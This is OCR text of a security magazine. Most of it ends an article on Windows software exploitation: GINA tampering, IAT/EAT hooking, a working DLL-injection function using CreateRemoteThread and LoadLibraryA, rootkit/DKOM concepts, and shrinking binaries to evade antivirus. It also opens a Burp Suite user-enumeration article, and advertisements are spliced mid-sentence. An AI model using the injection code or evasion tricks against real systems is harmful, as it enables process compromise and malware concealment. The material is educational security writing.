Why modify it? Because to launch an application on Windows systems, a *SHELL environment* has to be initialized first. The `WlxActivateUserShell` function does the initialization well and is called by `WlxLoggedOutSAS`. In fact, it's not really like that, these functions work but you don't have to know the exact internal working of all of these functions. The codes we wanted to add to `WlxLoggedOutSAS` have been put into the `LaunchApp()` function. Before finishing this section, you need to know that to launch an application before explorer.exe has been initialized, you have to use the `CreateProcessW` (and not `CreateProcess` or `CreateProcessWithLogonW`).

This section is finished. The goal was to show you another way to launch applications. Hackers don't use GINA to achieve their tasks because it's dangerous. Why? If your DLL is not well programmed, the system will crash and the better way to fix it will be to put the original GINA by using a Linux system or by reinstalling Windows because even the safe mode had problems when I tested some exploits on my systems. But well done, it's one of the best ways to launch applications with high rights.

Listing 7. *A basic DLL*

```
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

DLLIMPORT void HelloWorld ()
{
    MessageBox (0, "Hello World from DLL!\nIf you see this, our injetion
                   succeeded", "Hi", MB_ICONINFORMATION);
}

BOOL APIENTRY DllMain (HINSTANCE hInst     /* Library instance handle. */ ,
                       DWORD reason        /* Reason this function is being called.
                       */ ,
                       LPVOID reserved     /* Not used. */ )
{
    if (reason == DLL_PROCESS_ATTACH)

    //We can comment this code because our goal is just
    //to show a message box if our dll has been injected
    //To hook functions and perform powerful things, you can
    //create a real dll with the "hacking code" you want!!!
    switch (reason)
    {
      case DLL_PROCESS_ATTACH:
        HelloWorld();
        break;

      case DLL_PROCESS_DETACH:
        break;

      case DLL_THREAD_ATTACH:
        break;

      case DLL_THREAD_DETACH:
        break;
    }

    /* Returns TRUE on success, FALSE on failure */
    return TRUE;
}
```

Memory exploitation and malwares

In the last section, we talked about network problems and analyzed basic components of Windows. Now let's go further by attacking the memory: the better place to find security problems caused by softwares. We will talk about some important memory zones each executable owns and we will see we can use them to hack a achieve the goal of a hacker.

Exploiting the Import Address Table (IAT)

We won't do a course on the PE file format (architecture) but if you want more information about how win32 applications are made, my advice is to read the excellent article written by Microsoft at *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndebug/html/msdn_peeringpe.asp*. In a few words, when developers use functions defined in an external library (DLLs), during the execution the program needs to know where the right functions are located in memory. When compiling an application, the name of the functions and the DLLs which host them are put in the IAT of a program we can find in the header.

When launching and executing by users, the application loader will seek the address of the functions in memory and will load the DLLs that are not loaded. The address of the functions will then be put in the IAT. Each time a function is needed, the program will jump to the IAT and execute the code it will find at the addresses indicated. Like you can easily imagine, if we modify (after the application loader did its tasks) the IAT of a program to link a function to our DLLs,

DefenseWall HIPS

Host Intrusion Prevention System

DefenseWall HIPS wins when your anti-virus fails. Isolate good from evil!

About DefenseWall


Defense Wall HIPS
Strong Protection Against SpyWare/Adware

Version 2.54
Copyright © 2005-2008, SoftSphere Technologies
Web-site [illegible]
E-mail [illegible]

Registration
This product is registered to:
DefenseWall User @ softsphere.com
license(s):12.5.2005-12.5.2105

DefenseWall HIPS (Host Intrusion Prevention System) is the simplest and easiest way to protect yourself from malicious software (spyware, botnets, adware, keyloggers, rootkits, etc.) and identification theft, that can not be stopped by your anti-virus and anti-spyware programs, when you surf the Internet! Using the next generation proactive protection technologies, sandboxing and virtualization, DefenseWall HIPS helps you achieve a maximum level of protection against malicious software, while not demanding any special knowledge or ongoing online signature updates. No signatures, no popup windows, no false positives. It is just reliable and transparent protection, easy to use and strong.

DefenseWall HIPS divides all applications into 'Trusted' and 'Untrusted' groups. Untrusted applications are launched with limited rights to modification of critical system parameters, and only in the virtual zone that is specially allocated for them, thus separating them from trusted applications. In the case of penetration by malicious software via one of the untrusted applications (web browsers etc), it cannot harm your system and may be closed with just one click! With DefenseWall HIPS, Internet surfing has never been so simple, safe and easy.


DefenseWall - Strong Protection Against Adware/Spyware/Keyloggers/Rootkits

Defense Wall HIPS
Strong protection against SpyWare/AdWare/Keyloggers/Rootkits

DefenseWall is able to protect against any adware and spyware, known or unknown, by separating applications into two groups - trusted and untrusted. Your system is protected from untrusted applications by protecting sensitive system areas from being modified by untrusted applications.

By placing your internet browser, e-mail, IM and P2P-clients in the untrusted group, any adware or spyware that is automatically downloaded will be unable to infect your system due to the restriction imposed by DefenseWall.


If you see that your system is being attacked through an untrusted application, you just close all untrusted applications. Any spyware or adware will be automatically closed with them.

File and registry tracks
You have 2 untrusted process(es) running on your computer

With new innovative "resource protection" functionality, DefenseWall HIPS will allow you to protect your sensitive data (e-mails, passwords, IM chat logs, games accounts, etc) against identity theft malware in a simple and intuitive way.

Most known applications are already within the pre-defined list. I have taken the liberty to make some changes and corrections.

"Although I'm not overly thrilled with "limited emulation" products in general, yours did better than the average and I was impressed"- Roger A. Grimes, Security Adviser, InfoWorld.


Process List

Process	Path	Company
System	System	
smss.exe	\SystemRoot\System32\smss.exe	
CSRSS.EXE	CSRSS.EXE	
winlogon.exe	C:\WINNT\system32\winlogon.exe	
services.exe	C:\WINNT\system32\services.exe	
lsass.exe	C:\WINNT\system32\lsass.exe	
svchost.exe	C:\WINNT\system32\svchost.exe	
ccSetMgr.exe	C:\Program Files\Common Files\Sy...	
ccEvtMgr.exe	C:\Program Files\Common Files\Sy...	
spoolsv.exe	C:\WINNT\system32\spoolsv.exe	
ATMsrvc.exe	C:\WINNT\System32\ATMsrvc.exe	
CDAC11BA.EXE	C:\WINNT\System32\drivers\CDA...	
CDANTSRV.EXE	C:\WINNT\System32\DRIVERS\...	
crypserv.exe	C:\WINNT\system32\crypserv.exe	
DCPFLICS.exe	C:\Program Files\DCPFLICS\DCP...	
svchost.exe	C:\WINNT\System32\svchost.exe	
iamserv.exe	C:\Program Files\Atguard\iamserv....	
LogWatNT.exe	C:\WINNT\LogWatNT.exe	

Try DefenseWall HIPS today, and you will be convinced in its security and simplicity!

SoftSphere Technologies

"Software for your lifespere"

we will be able to do whatever we want in the memory space of the program. For example, in some companies, the firewall blocks various network protocols, network ports and software. IE, or other browsers, are often not blocked. A common attack consists in modifying the IAT of iexplore.exe and force it to connect and send information where we want through the network connection: some spyware and more advanced software are able to do such things. Matt Pietrek, a computer security consultant, released a few years ago a small program allowing people to explore the software's header. Let's go analyzing the IAT of *iexplore.exe*.

Some people would ask: what's a RVA? RVA (for Relative Virtual Address) is a concept that allows us to know the position of an element (like tables) in the PE files (DLLs, executables) starting from the base address of the PE file. Like that, whatever the position of the file's beginning in memory, thanks to the RVA, it is always possible to find a symbol. Let us say, for example, that the PE file is loaded in memory at the virtual address 0x10000 and that the RVA of the IAT is `00001000`, we can thus find the position of the table in the memory image because the latter is located at the address: `0x01000000 + 0x00001000 = 0x01001000`.

Exploiting the IAT is also called IAT hooking.

In a developer standpoint, the IAT is accessible thanks to a header structure labeled PIMAGE_IMPORT_DESCRIPTOR. This structure points to 2 tables. To modify an entry, first we need to know the memory address of the original function, then we need to loop on all the elements of the structure. If 0 is found before finding the desired DLL, we can leave the executable header, if not we will enter the IMAGE_THUNK_DATA union and look for the function and modify it by ours. Have a look to the code for more information.

Exploiting the Export Address Table (EAT)

We saw how IAT hooking works, now we need to see the EAT. Contrary to IAT, the goal of the EAT is to make available some codes and data to other executable traffic owners. This zone is located in the header at the PIMAGE_EXPORT_DIRECTORY structure. Let's go analyzing the EAT of a DLL we created a few month ago.

In this example, you can see we created a function labeled HelloWorld. If you want to know more, we suggest you to read the MSDN article and to study the `EAT _ hijack()` and `*EAT _ GetPointerToApiAddress()` functions you can find in the rootkit *ring3rk* accessible through *http://www.nzeka-labs.com*. A function can pose a problem to some people: it is about `VirtualProtect()`. The EAT is read-only, so when an access is required, thanks to the `VirtualProtect()` function it will be able to modify and write executable code in this memory area.To check this section is really not accessible with writing rights at the first access of the rootkit, we can again explore the headers of a DLL.




Figure 4. *The Intel rings*

How to inject code in applications with our DLL

After IAT hooking and EAT hooking, DLL injection is another big hacking method used by hackers and malware to hack software. This technique is very simple to set up and very powerful. Let us start with the beginning. A DLL is a binary file which has the characteristic of not being able to be function alone. As it also contains executable code, it should be loaded in memory to execute one or the other of the functions it proposes (that it exports). With such a definition, the DLL injection notion should be more comprehensive. The goal is to force a third program to load a DLL and to execute the code it contains so that even *non – authorized* programs will be able to do what they want by exploiting another *authorized*

Listing 8. *Hacking*

```
//Now the more important... the function that inject our DLL

int InjectDll(HANDLE hModule, char *DLLFile){
   int LenWrite = strlen(DLLFile) + 1;
      char * AllocMem = (char *) VirtualAllocEx(hModule,NULL, LenWrite, MEM_COMMIT,PAGE_READWRITE); //allocation pour
                     WriteProcessMemory
      WriteProcessMemory(hModule, AllocMem , DLLFile, LenWrite, NULL);
   LPTHREAD_START_ROUTINE Injector = ( LPTHREAD_START_ROUTINE ) GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
      if(!Injector) DispError("[!] Error while getting LoadLibraryA address.",DIE);
      HANDLE hThread = CreateRemoteThread(hModule, NULL, 0, Injector, (void *) AllocMem, 0, NULL);
      if(!hThread) DispError("[!] Cannot create thread.",DIE);
      DWORD Result = WaitForSingleObject(hThread, 10*1000); //Time out : 10 secondes
      if(Result==WAIT_ABANDONED || Result==WAIT_TIMEOUT || Result==WAIT_FAILED)
         DispError("[!] Thread TIME OUT.",DIE);
      Sleep(1000);
   return 1;
}
```

program. At first, we will create a small DLL under Dev-C++. Then we will see how it's possible to force a third application to load a DLL in its memory space and execute functions.


As you can see, it's a very basic DLL that displays a `MessageBox` when loaded. How? It's possible to ask a DLL to do something at different moments: when loaded (`DLL _ PROCESS _ ATTACH`) by a process, when unloaded (`DLL _ PROCESS _ DETACH`) by a process, when loaded in a thread (`DLL _ THREAD _ ATTACH`) and unloaded in a thread (`DLL _ THREAD _ DETACH`). We know how to launch a function now, in order to load the DLL all we need is to write the DLL filename at the right place in memory, to get the address of the LoadLibraryA which is able to load a DLL, then to create a remote thread and attach the DLL to it. If people looked over our DLL wel, they noticed our DLL won't work: why? I am going to let you search. The code can be seen.

Kernel Hacking & rootkits

From Wikipedia: *A rootkit is a set of software tools intended to conceal running processes, files or system data from the operating system. Rootkits have their origin in relatively benign applications, but in recent years have been used increasingly by malware to help intruders maintain access to systems while avoiding detection. Rootkits exist for a variety of operating systems, such as Linux, and Windows. Rootkits often modify parts of the operating system or install themselves as drivers or kernel modules.*

The word rootkit came to general public awareness in the 2005 Sony BMG CD copy protection scandal, in which Sony BMG music CDs surreptitiously placed a rootkit on Microsoft Windows PCs when the CD was played on the computer. Sony provided no mention of this on the CD or its packaging, referring only to security rights management measures.

As Wikipedia said it, rootkits are composed by several small tools that are able to achieve a rather small set of actions in greatest discretion. Rootkits first appeared on Unix systems when hackers wanted to install a set of applications permitting them to come back on compromised systems and servers.
As you can easily imagine, rootkits are composed of a backdoor (allowing them to install a trap they will be able to use in the future), a sniffer (allowing them to capture network packets routed to the network interfaces associated to the system where the rootkit is installed) then some tools replacing legitimate applications can be embedded. Rootkits can be classified in two families: the userland rootkits and the kernel rootkits. Userland rootkits are made using the methods we saw in the previous sections (IAT hooking, EAT hooking, DLL Injection, etc) whereas kernel rootkits are made



Additional Include Directories	
Resolve #using References	
Debug Information Format	Disabled
Suppress Startup Banner	Yes (/nologo)
Warning Level	**Off: Turn Off All Warnings (/W0)**
Detect 64-bit Portability Issues	No
Treat Warnings As Errors	No
Use UNICODE Response Files	Yes


Additional Include Directories
Specifies one or more directories to add to the include path; use semi-colon delimited list if more than one. (/I[path])

Figure 5. *Solutions properties*

Emergency Soft

HISTORY KILLER PRO

YOUR PC PRIVACY GUARD!



FIVE REASONS TO USE HISTORY KILLER PRO
HISTORY KILLER PRO VIDEO TUTORIALSHISTORY KILLER PRO SCREENSHOTS

1. SECURE YOUR PRIVACY

2. EASE YOUR MIND OF PC RELATED WORRIES

3. OPTIMIZE YOUR PC

4. SAVE YOUR TIME AND MONEY

5. USE LIFETIME LICENSE

WWW.EMERGENCYSOFT.COM
WWW.HISTORYKILLERPRO.COM

Listing 9. *PeDump can help us to discover problems inside hacked software*

```
Dump of file 2_TINIAPP.EXE


File Header
  Machine:                      014C (I386)
  Number of Sections:           0001
  TimeDateStamp:                4604652F -> Sat Mar 24 00:39:27 2007
  PointerToSymbolTable:         00000000
  NumberOfSymbols:              00000000
  SizeOfOptionalHeader:         00E0
  Characteristics:              0103
    RELOCS_STRIPPED
    EXECUTABLE_IMAGE
    32BIT_MACHINE


Optional Header
  Magic                         010B
  linker version                8.00
  size of code                  200
  size of initialized data      0
  size of uninitialized data    0
  entrypoint RVA                1000
  base of code                  1000
  base of data                  2000
  image base                    400000
  section align                 1000
  file align                   200
  required OS version           4.00
  image version                 0.00
  subsystem version             4.00
  Win32 Version                 0
  size of image                 2000
  size of headers               200
  checksum                      0
  Subsystem                     0002 (Windows GUI)
  DLL flags                    0400


  stack reserve size            100000
  stack commit size             1000
  heap reserve size             100000
  heap commit size              1000
  RVAs & sizes                  10

Data Directory
  EXPORT           rva: 00000000  size: 00000000
  IMPORT           rva: 00000000  size: 00000000
  RESOURCE         rva: 00000000  size: 00000000
  EXCEPTION        rva: 00000000  size: 00000000
  SECURITY         rva: 00000000  size: 00000000
  BASERELOC        rva: 00000000  size: 00000000
  DEBUG            rva: 00000000  size: 00000000
  ARCHITECTURE     rva: 00000000  size: 00000000
  GLOBALPTR        rva: 00000000  size: 00000000
  TLS              rva: 00000000  size: 00000000
  LOAD_CONFIG      rva: 00000000  size: 00000000
  BOUND_IMPORT     rva: 00000000  size: 00000000
  IAT              rva: 00000000  size: 00000000
  DELAY_IMPORT     rva: 00000000  size: 00000000
  COM_DESCRPTR     rva: 00000000  size: 00000000
  unused           rva: 00000000  size: 00000000

Section Table
  01 .text     VirtSize: 00000003  VirtAddr:  00001000
    raw data offs:   00000200  raw data size: 00000200
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 60000020
      CODE  EXECUTE  READ  ALIGN_DEFAULT(16)
```

exploiting new types of system objects. The goal of this section is not to introduce you to kernel rootkit programming because we already did it in Hakin9 and many more notions need to be covered before starting to code such powerful malwares.

Let's have a technical survey of kernel rootkits and have a look to Direct Kernel Object Manipulation (DKOM). In the previous sections, we talked about hooking, now are going to define it and talk about DKOM. The hooking consists of hijacking the resources a program uses and/or to modify information in its *private* memory in order to modify its behavior. DKOM consists in hooking Windows objects at a kernel level. The kernel level means at ring 0, the first level in the privileges management scheme under x86 platforms (Windows, Linux, etc). Let's have a look at a representation of this rings introduced by Intel.

Intel created four rings (from `ring0` to `ring3`) for its microprocessors. These rings allow the control of how system objects will work: each operating system will do it like they want. Currently, only two of these rings are used by all OSs: `ring0` and `ring3`. `Ring0` is commonly called the kernel mode and `ring3`, the user land. Thanks to choices made by operating system developers to not use all the rings, allows us to exploit some security breaches. Which type of security problems? All the objects being executed in the kernel mode can reach all the resources of the system. The kernel itself is not separated from the third drivers and other types of LKM (for Loadable Kernel Modules). The latter are able to reach and have fun with the various objects of the kernel. Creating a kernel rootkit is done in 2 steps. First, we need to develop a driver (LKM under Linux systems) that will be able to access other kernel objects because, like we said, all the objects being executed in the kernel mode can reach all the resources of the system. But what are kernel objects? They are structures or lists of structures (singly-linked lists or doubly-linked lists but more often doubly-linked lists) describing/listing, amongst other things, the processes, threads, the rights of a process and other drivers. Thanks to our driver, we will try to manipulate these objects thanks to a Direct Kernel Object Manipulation. A lot of problems will occur, though. First, only the objects in memory can be reached and, under Windows systems, we don't have clear information about the various kernel objects so it could be dangerous to manipulate them. I think you have a better knowledge about rootkits and efficient techniques to exploit softwares vulnerabilities. Before going further, you should know some things. When programing software, you will use some public API to achieve what you want. The functions provided are based on *kernel functions* that are called by putting adequate information within processor registers. Of course developers don't see theses actions, they only invoke the functions provided by their favorite languages. But it could be interesting to know what is done. In order to allow software to communicate with the kernel mode, the system uses interruptions. When sent to CPUs, the interruptions indicate that a transition from userland to kernel mode has to be achieved then the adequate routines will be executed. The adequate routines means the *kernel functions*. I think an example is needed. To create a program scanning the contents of repertories the system will, for example, send the INT2E interruption while requiring the NtQueryDirectoryFile function. As you can imagine, to be able to manage all the possible actions on a system, the CPU will need a considerable number of routine and address tables in which we will put the memory address the the routines. One of the most hacked windows objects are address tables like the IDT (for Interrupt Descriptor Table) or the SSDT (for System Service Dispatch Table) which is the *syscall* table under Windows systems. In this section, we tried to introduce you the basis of rootkits without talking about complex programing problems, but we expect you to go further and read more materials.

Introduction to what I call Hacking the malware

In this last section, I will introduce you to something not new but not covered enough on the net: hacking software. With this application hacking, we will try to achieve 2 goals: reduce the size of our software and to protect them. In the case of legitimate software, they will be protected against crackers whereas in the case of malware, they will be protected against AV or other security software.

For this example, we will not take a real malware and test the methods for 2 reasons: this article will have more than the needed number of pages and my goal is not to publish malware's source code.

We opened Microsoft Visual Studio and created a new Empty C++ project. Then, we entered the following lines:

```
#include <stdio.h>
#include <stdlib.h>

int main(){
        return 0;
}
```

After the compilation, we got a file weighing 48,0 KB. It's too much for us, we want an executable (that will really run) with a size of less than 700 bytes. Let's start modifying the compilation command sent by Visual Studio. Right click on the solution and display the properties window.

Now we will navigate in the C/C++ and Linker windows. The first thing to do is to remove the console window by setting the subsystem propety to */SUBSYSTEM:WINDOWS*. Then we will remove the C Runtime library thanks to */NODEFAULTLIB*. As we've just turned the console application to a Windows application we will put the entry point to main thanks to */ENTRY:"main"* All these modifications add to be done in the Linker folder. If you want to customize the actions the linker has to do, enter the Command Line tree in Linker folder. Before compiling with these new parameters, we need to do a little optimization in the C/C++ tree. By default, Visual Studio disables optimizations but we need to activate the size optimization. To do that, you need to modify /Od to /O1. Now compile.

No you are not sleeping, the new executable weighs 1,00 KB. The new application seems to be running perfectly. Let's have a look to the dump.

The strict minimum is here and the application runs well. We succeeded in our mission but it's not enough. 1,00 KB is more than 700 bytes.

We looked at 3 lines. The first is *size of code*, then *section align* and finally *file align*. Thanks to these lines, we discovered the code starts at the offset 0x200 whereas the header alignment is set to 0x1000. We can perhaps do something to optimize alignments. Visual studio has a tag to indicate we want the alignments to be optimized and it's `/ALIGN:1`. When entering `/ALIGN:1`, the official papers say you need to choose a driver thanks to `/DRIVER`. When compiling with these new parameters, we generated a file weighing 515 bytes. We wanted to know what is done when we don't choose a driver and the result is here, we have a new file weighing 467 bytes and which runs perfectly.

In few minutes, we decreased the size of an application from 48,0 KB to 467 bytes. The reality is we can go further but the last steps require knowledges in Assembly programing and processor unit architecture (from registry to)

Conclusion

In this article, we tried to introduce you to a very important field in computer security: how to exploit software. We started with the Reverse Engineering and softwares cracking in order to remove keys authentication code then we talked about exotic hacking methods. To finish we entered the main problem: exploiting memory to do what we want and hacking software in order to decrease application sizes and mislead security software. I hope I helped you to better understand this important field and the various techniques used by hackers.

Gilbert Nzeka
Gilbert Nzeka is a twenty year old French student impassioned by programming and computer security since he was fourteen years old. Author of a French computer security book at the age of sixteen published by Hermes Sciences editions, he has been interested in malware programming and cryptography for two years. A White Hat during his hobbies time, he helped administrators to secure their systems and worked for FCI, an AREVA subsidiary company as a security consultant and gives courses on GNU/Linux and security at his engineering school. In 2007, he created QuineBox Media, a French company developing a Rich Internet Application development framework. He is the host of UneTV, a VODcasting platform presented at the World Summit on the Information Society at Tunis.

CHRIS JOHN RILEY

User Enumeration with Burp Suite


Difficulty

▮▯▯

It seems like not a day passes without seeing a website that is vulnerable to user enumeration. No matter if the website is small or large, so many developers don't seem to know the difference between good user feedback and providing too much information.

Sure, we all like to know if we've typed our username or password wrong, but sometimes the feedback is a little too helpful for attackers. After all, what self respecting bad guy doesn't want a list of usernames from your site. That kind of information is the first step in staging a targeted attack, and when the username is based on email addresses it could be a real score. With so many people re-using passwords across multiple services, this can be a real problem. If the website uses your email address as it's username, then it's a pretty sure bet that the password is the same (or at least similar) for your webmail account as well. Unless you're a security professional of course; as we'd never make that kind of mistake. Honestly.

To give a couple of high profile examples, I'll pull from a presentation I made some months back at IT-SecX in Austria. I'd love to say I searched the web high and low for hours on end to find these examples, but it's sad to say that almost the first group of sites I tried suffered from this issue. Just to make those companies feel a little better, I didn't




WORDPRESS.COM

ERROR: Invalid username.

Username: doesnotexist

Password:

Figure 1. *Wordpress – Invlaid Username*



WORDPRESS.COM

ERROR: Incorrect password.

Username: exists

Password:

Figure 2. *Wordpress – Incorrect Password*

WHAT WILL YOU LEARN...

Techniques for enumeration data using Burp Suite

How to protect your website from this attack vector

WHAT SHOULD YOU KNOW...

Basic knowledge of web-applications

HTTP communications and server responses pick on them for any reason, just plain luck of the draw.

First up is the ever popular *wordpress.com* with a couple of prime examples and how not to do it.

Not only can you easily see if the username is valid (see Figure 1), but it also tells you that the password is wrong (see Figure 2). This kind of information is a little too helpful. The server responses can easily be used in enumeration attacks.


Moving along, what vulnerability list would be complete without an entry from Apple. In this case the AppleID form on their website doesn't suffer from this issue, at first glance (you can test it yourself if you don't believe me). However after digging a little deeper the *forgot my password* feature certainly does. After all, it can't send you a reminder email if the email address isn't registered. So, once again we can use this for enumeration (see Figure 3).

Although this flaw allows user enumeration, all valid users will no doubt receive an email from Apple reminding them of their AppleID password. Not a subtle attack vector, but as a side effect you might DoS the Apple mail-servers. For a bad guy this is probably just a plus point. For a penetration tester not so much.

This vulnerability is a prime example of why user enumeration is such a big problem. Take the following scenario into consideration: an attacker wishes to target specific users for a spear phishing attack (spear phishing is a targeted version of phishing were the target information is at least in part known to the attacker). In this instance the attacker would already have a large list of possible email addresses, but no way to confirm if those email addresses have an AppleID associated with them. I'm sure you can see where this is going. As Apple use the email address as the username, the attacker can simply run this attack using his database of email addresses and receive confirmation on which are valid AppleIDs. Taking it one step further the attacker can then send a phishing email to all valid users on his list and inform them that the reminder email they received was part of an attack on their account and that they should click the attached link to reset their password. Users have been programmed to respond to security alerts and warnings, however the attackers are now using these for their own use, with great effect.

So, if such large and popular websites like these exhibit this type of flaw, what hope is there for the average web-application. I come across this on a regular basis when performing penetration tests and in the course of surfing the web. When possible I take the time to contact the vulnerable website, but it's hard to prove the point sometimes. If you're not performing an official penetration test with written approval, then there isn't much you can do other than point out the issue and move on. If however you have permission (written of course) then using some simple scripting you can perform a quick enumeration of users and provide the results in your final report. Talking theoretically about the vulnerability without documented results will only get you so far. Providing an output of all website users starting with the letter `A` will be an immediate eye opener for the client. OK I'm sold. How can you test this?

Wow! I'm so glad you asked. There are many options for performing an enumeration of user accounts, depending on your scripting skills and available applications. You can write something in Python, use a shell script with cURL, and, well a thousand more options. The sky is the limit. To make things easy on those that don't known scripting that well (i.e. me) I'm going to cover the Burp Suite's



